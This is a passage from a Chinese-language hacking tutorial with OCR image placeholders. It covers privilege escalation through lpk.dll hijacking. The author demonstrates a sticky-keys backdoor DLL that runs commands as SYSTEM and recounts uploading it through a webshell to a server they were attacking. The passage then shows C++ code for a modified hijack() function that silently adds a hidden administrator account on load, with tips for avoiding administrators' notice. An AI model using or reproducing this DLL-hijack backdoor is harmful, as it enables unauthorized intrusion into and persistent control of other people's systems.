


图3

看看lpk.dll有没有被啊D的可执行文件AD.exe加载，我用的工具是Wsyscheck，打开Wsyscheck，在“进程管理”中选中AD.exe，在下面的“模块路径”中显示了AD.exe加载的Dll文件，发现已经加载了AD.exe同目录下的lpk.dll，也就是我们的粘滞键后门，如图4。




图4

来看下后门的功能，启用虚拟机里的远程桌面功能，用远程桌面连接程序连接127.0.0.1，也就是连接本机，在登录界面按键盘上的Shift键5次，出来如图5的粘滞键设置对话框就说明后门已经运行了，这个是粘滞键的高仿后门，除了图中多了我用方框圈出来的那个图标外和真正的粘滞键设置程序的界面一模一样。




图5




图6




图7

同时按下键盘上的ASD键，就出来了如图6的输入验证密码的输入框（没出来的话多按几下，一定要ASD键同时按下），输入提前设置的密码123456，点“GO!”就来到了如图7的后门的功能界面，在这里可以以System权限执行cmd命令，输入命令后点“Run”按钮就可以执行了，图中是我执行whoami命令后的结果，显示为system。利用这个执行命令的功能可以做很多事，比如添加管理员用户等。

在我要提权的服务器上有一个WinWebMail目录是我的webshell可写的，并且该目录下有开机运行的exe文件。我把生成的lpk.dll通过webshell上传到WinWebMail目录下，就等服务器重启了。等了大概两周，在服务器的远程桌面登录的地方按下5下Shift键后出来了后门的粘滞键设置对话框，说明lpk.dll被加载了，可惜的是替换后的sethc.exe在服务器上出错了，没法调出后门的功能界面，自然也就不能执行命令了。虽然提权没有成功，却知道lpk.dll可以在服务器上被加载。

二.修改lpk.dll的源代码实现功能自定义

利用Rices提供的lpk.dll提权粘滞键后门进行提权使用方便，设置个热键和密码就可以用了，但局限性也很大，由于是利用的粘滞键后门，要求服务器必须开启远程桌面服务而且没有限制连接。如果能通过修改lpk.dll的源代码实现功能的自定义就好了，比如可以让lpk.dll运行指定的cmd命令。因为自己一点也不会编程，以为修改lpk.dll的源代码很难，暂时搁下了。巧的是没过几天就在土司看到了backerhack写的“强X一服务器过程”一文，文中backerhack用自己修改过的lpk.dll完成了提权，并且给出了他利用的lpk.dll的c++语言的源代码，满心欢喜的把源代码下载回来，编译成功，也能被exe文件加载，但就是里面添加管理员用户的代码没有执行，再次郁闷了。后来发现backerhack给出的lpk.dll源代码好像存在一点问题，因为他给出的源代码和他编译成功截图中显示的源代码有明显的不同。

就打算再到网上找lpk.dll的源代码，在网上找到一份LPK劫持DLL实现下载的源代码，编译没问题，但编译生成的lpk.dll根本不能被exe文件加载，不能用。还是想找lpk.dll的源代码，想到Rices发的利用lpk.dll提权的粘滞键后门，他肯定有lpk.dll的源代码，向Rices要了一份lpk.dll的源代码，在此感谢Rices兄弟。Rices给的源代码是用易语言写的，下载了易语言安装后编译的时候却提示不能编译，到网上查了下需要对易语言安装程序进行破解后才能使用编译功能，而且0破解过程比较麻烦，懒得破解了，继续到网上找别的lpk.dll的源代码。找到了看雪学院的老大kanxue给出的一份lpk.dll的源代码，代码是用c++写的，具体地址为http://bbs.pediy.com/showthread.php?p=471262#post47126，有需要的也可以自己去下载。kanxue给出的lpk.dll的源代码的作用是利用lpk.dll的劫持功能给程序打补丁。 通过查看源代码中lpk.cpp文件的内容，发现打补丁的功能是通过PatchProcess()函数实现的，然后通过hijack()函数调用PatchPro-

cess()函数，最后在MemCode_LpkGetTextExtentExPoint()函数中调用hijack()函数实现打补丁的功能（我对编程一点不会，解释的不对的地方还请见谅）。

我通过修改lpk.dll的源代码想实现的功能是在lpk.dll被加载的时候执行添加管理员用户的cmd命令，具体命令类似为system("cmd /C net user ServiceAdmin yu@65gdr#09n /add&net localgroup administrators ServiceAdmin /add");，也就是添加一个用户名为ServiceAdmin密码为yu@65gdr#09n的管理员用户，密码设置的比较复杂是为了在服务器设置了密码策略时也能添加用户成功。我决定舍去PatchProcess()函数，直接在hijack()函数中加入添加管理员用户的代码，然后在MemCode_LpkInitialize()函数中调用hijack()函数来实现加管理员用户的功能。至于为什么不在原来的MemCode_LpkGetTextExtentExPoint()函数中调用hijack()函数是因为我发现在MemCode_LpkGetTextExtentExPoint()函数中调用hijack()函数时添加管理员用户的代码被重复多次执行，加载lpk.dll的exe文件要经过一段时间才能启动起来，容易被管理员发现，经过测试发现在MemCode_LpkInitialize()函数中调用hijack()函数不会重复执行，所以就用MemCode_LpkInitialize()函数调用hijack()函数了。

修改后的hijack()函数为：

```
#include <stdlib.h>
int hijack()
{
  system("cmd /C net user ServiceAdmin yu@65gdr#09n /add&net localgroup administrators ServiceAdmin /add");
  return 0;
}
```

在安装了Microsoft Visual C++ 6.0的系统中解压缩kanxue提供的lpk.dll的源代码，双击lpk.dsw用Microsoft Visual C++ 6.0打开，找到Source Files下的lpk.cpp，双击，打开了lpk.cpp的源代码，如图8。

